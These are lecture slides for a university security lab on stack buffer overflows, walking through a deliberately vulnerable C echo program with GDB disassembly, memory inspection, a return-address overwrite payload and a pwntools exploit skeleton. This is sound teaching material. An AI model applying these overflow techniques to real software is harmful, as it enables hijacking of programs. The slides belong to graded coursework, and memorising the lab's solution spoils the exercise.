Lab #2.
Buffer Overflow

Prof. Jaeseung Choi

Dept. of Computer Science and Engineering

Sogang University

General Information


- **Check "Lab #2" in *Assignment* tab of *Cyber Campus***
  - Skeleton code (`Lab2.tgz`) is attached in the post
  - Deadline: **10/20** Friday 23:59
  - Submission will be accepted in that post, too
  - Late submission deadline: **10/22** Sunday 23:59 **(-20% penalty)**
  - Delay penalty is applied uniformly **(not problem by problem)**
- **Please read the instructions in this slide carefully**
  - This slide is step-by-step tutorial for the lab
  - It also contains important submission guidelines
    - If you do not follow the guidelines, you will get penalty

Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
  - Read the orientation slide once more
- **Don’t ask for solutions in the online community**
  - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
  - Your cooperation is needed to manage this course successfully
- **Starting from this lab, you must submit a report as well**
  - More instructions are provided at the end of this slide

Overall structure is the same


- **Don't forget to use** cspro**5**.sogang.ac.kr
- **Decompress skeleton code (same directory structure)**
  - **`2-1/ ... 2-4/`**: Problems you have to solve
  - **`check.py`**: Self-grading script
  - **`config`**: Used internally by the self-grading script
- **In this slide, we will focus on how to analyze assembly**
  - Take this slide as a **step-by-step tutorial** for problem 2-1



```
jason@ubuntu:~$ tar -xzf Lab2.tgz
jason@ubuntu:~$ ls Lab2/
2-1  2-2  2-3  2-4  check.py  config
```

Example: Problem 2-1

- **Source (`myecho.c`) and binary (`myecho.bin`) are given**




```c
void print_secret(void);

void echo(void) {
  char buf[50];
  puts("Input your message:");
  scanf("%s", buf);
  puts(buf);
}

int main(void) {
  echo();
  return 0;
}
```

Your goal is to execute this function

For that, you must exploit this BOF

GDB Usage: Disassemble Binary


- **Command: `disassemble <func>` (or `disas <func>`)**
  - Prints the assembly code of **`<func>`**



```
jason@ubuntu:~/Lab2/2-1$ gdb -q myecho.bin
Reading symbols from myecho.bin...
(No debugging symbols found in myecho.bin)
(gdb) disas echo
Dump of assembler code for function echo:
   0x0000000000400732 <+0>:     sub    $0x48,%rsp
   0x0000000000400736 <+4>:     mov    $0x400857,%edi
   0x000000000040073b <+9>:     callq  0x400530 <puts@plt>
   0x0000000000400740 <+14>:    mov    %rsp,%rax
   0x0000000000400743 <+17>:    mov    %rax,%rsi
   0x0000000000400746 <+20>:    mov    $0x40086b,%edi
   0x000000000040074b <+25>:    mov    $0x0,%eax
   0x0000000000400750 <+30>:    callq  0x400580 <__isoc99_scanf@plt>
```

GDB Usage: Examine Memory


- **Let’ examine the argument of the first `puts()`**
  - From the source code, we already know that the first argument is string "`Input your message:`"
  - In assembly code, **`0x400857`** is passed as first argument
    - Recall the calling convention of x86-64
  - Let’s confirm if this address really contains the expected string



```
Dump of assembler code for function echo:
   0x0000000000400732 <+0>:     sub    $0x48,%rsp
   0x0000000000400736 <+4>:     mov    $0x400857,%edi
   0x000000000040073b <+9>:     callq  0x400530 <puts@plt>
```

GDB Usage: Examine Memory


- **Command:** `x/<N><t> <addr>`
  - Print `<N>` chunks of data in `<t>` type, starting from `<addr>`
  - `<N>` can be omitted when it is 1
  - `<t>` can have various values
  - Ex) `x/16xb <addr>` : print 16 bytes in hex
  - Ex) `x/10xw <addr>` : print 10 words (4-byte chunks) in hex
  - Ex) `x/2xg <addr>` : print 2 giant words (8-byte chunks) in hex
  - Ex) `x/s <addr>` : print a string (until the null character)




```
(gdb) x/s 0x400857
0x400857:       "Input your message:"
(gdb) x/16xb 0x400857
0x400857:       0x49    0x6e    0x70    0x75    0x74    0x20    0x79    0x6f
0x40085f:       0x75    0x72    0x20    0x6d    0x65    0x73    0x73    0x61
```

Analyzing Buffer Overflow

- We must compute the distance between `char[50] buf` and saved return address (by analyzing assembly code)



```
Dump of assembler code for function echo:
   0x0000000000400732 <+0>:     sub    $0x48,%rsp
   0x0000000000400736 <+4>:     mov    $0x400857,%edi
   0x000000000040073b <+9>:     callq  0x400530 <puts@plt>
   0x0000000000400740 <+14>:    mov    %rsp,%rax
   0x0000000000400743 <+17>:    mov    %rax,%rsi
   0x0000000000400746 <+20>:    mov    $0x40086b,%edi
   0x000000000040074b <+25>:    mov    $0x0,%eax
   0x0000000000400750 <+30>:    callq  0x400580 <__isoc99_scanf@plt>
```




GDB Usage: Runtime Debugging

- **Sometimes, you may want to observe the program execution to confirm whether your analysis is correct**
- **Command: `b * <addr>`**
  - Set a **b**reakpoint at **`<addr>`**
- **Command: `r`**
  - **R**un the program (will stop when breakpoint is met)
- **Command: `c`**
  - **C**ontinue the execution by resuming from the breakpoint

GDB Usage: Runtime Debugging

- **Let's set a breakpoint right before the `scanf()` call**
  - When we hit the breakpoint, we can type GDB commands
  - Note: In `x/10xg $rsp`, we used `$rsp` in place of `<addr>`




```
(gdb) b * 0x400750
Breakpoint 1 at 0x400750
(gdb) r
Starting program: /home/jason/Lab2/2-1/myecho.bin
Input your message:

Breakpoint 1, 0x0000000000400750 in echo ()
(gdb) x/10xg $rsp
0x7fffffffdfa0: 0x00000000000000c2      0x00007fffffffdfd7
0x7fffffffdfb0: 0x0000000000000001      0x00000000004007cd
0x7fffffffdfc0: 0x00007ffff7fb52e8      0x0000000000400780
0x7fffffffdfd0: 0x0000000000000000      0x00000000004005b0
0x7fffffffdfe0: 0x00007fffffffe0e0      0x000000000040076f
```

Saved return address

GDB Usage: Runtime Debugging

- **Let’s continue the execution and corrupt return address**
- **By typing string `"A" * 0x48 + "BCDE"`, we can corrupt the saved return address and manipulate `%rip` into `0x45444342`**
  - You can use `info reg <register>` to check the register value
  - Why not **`0x42434445`? Little endian!** (Review ***Chapter 4*** lecture slide)


You type in this line



```
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE

Program received signal SIGSEGV, Segmentation fault.
0x0000000045444342 in ?? ()
(gdb) info reg rip
rip            0x45444342          0x45444342
```

Writing Exploit Code


- **Now we know that we can corrupt the `%rip` register into `0x45444342` with the following exploit code**
  - But what we really have to do is manipulating **`%rip`** into the address of **`print_secret()`** function
  - How can we do that?



```
def exploit():
    # Write your exploit logic here.
    p = process("./myecho.bin")

    print(p.recvuntil(b"message:\n"))

    p.sendline(b"A" * 0x48 + b"BCDE")
```


Writing Exploit Code

- **Use GDB to find out that `print_secret()` is at `0x4006a6`**
  - Knowing the address is enough; don’t analyze its internal code



```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
   0x00000000004006a6 <+0>:     sub    $0x58,%rsp
```

- **Python allows us to input *arbitrary character bytes***
  - Use **\x** escaper to specify arbitrary byte (even if non-printable)



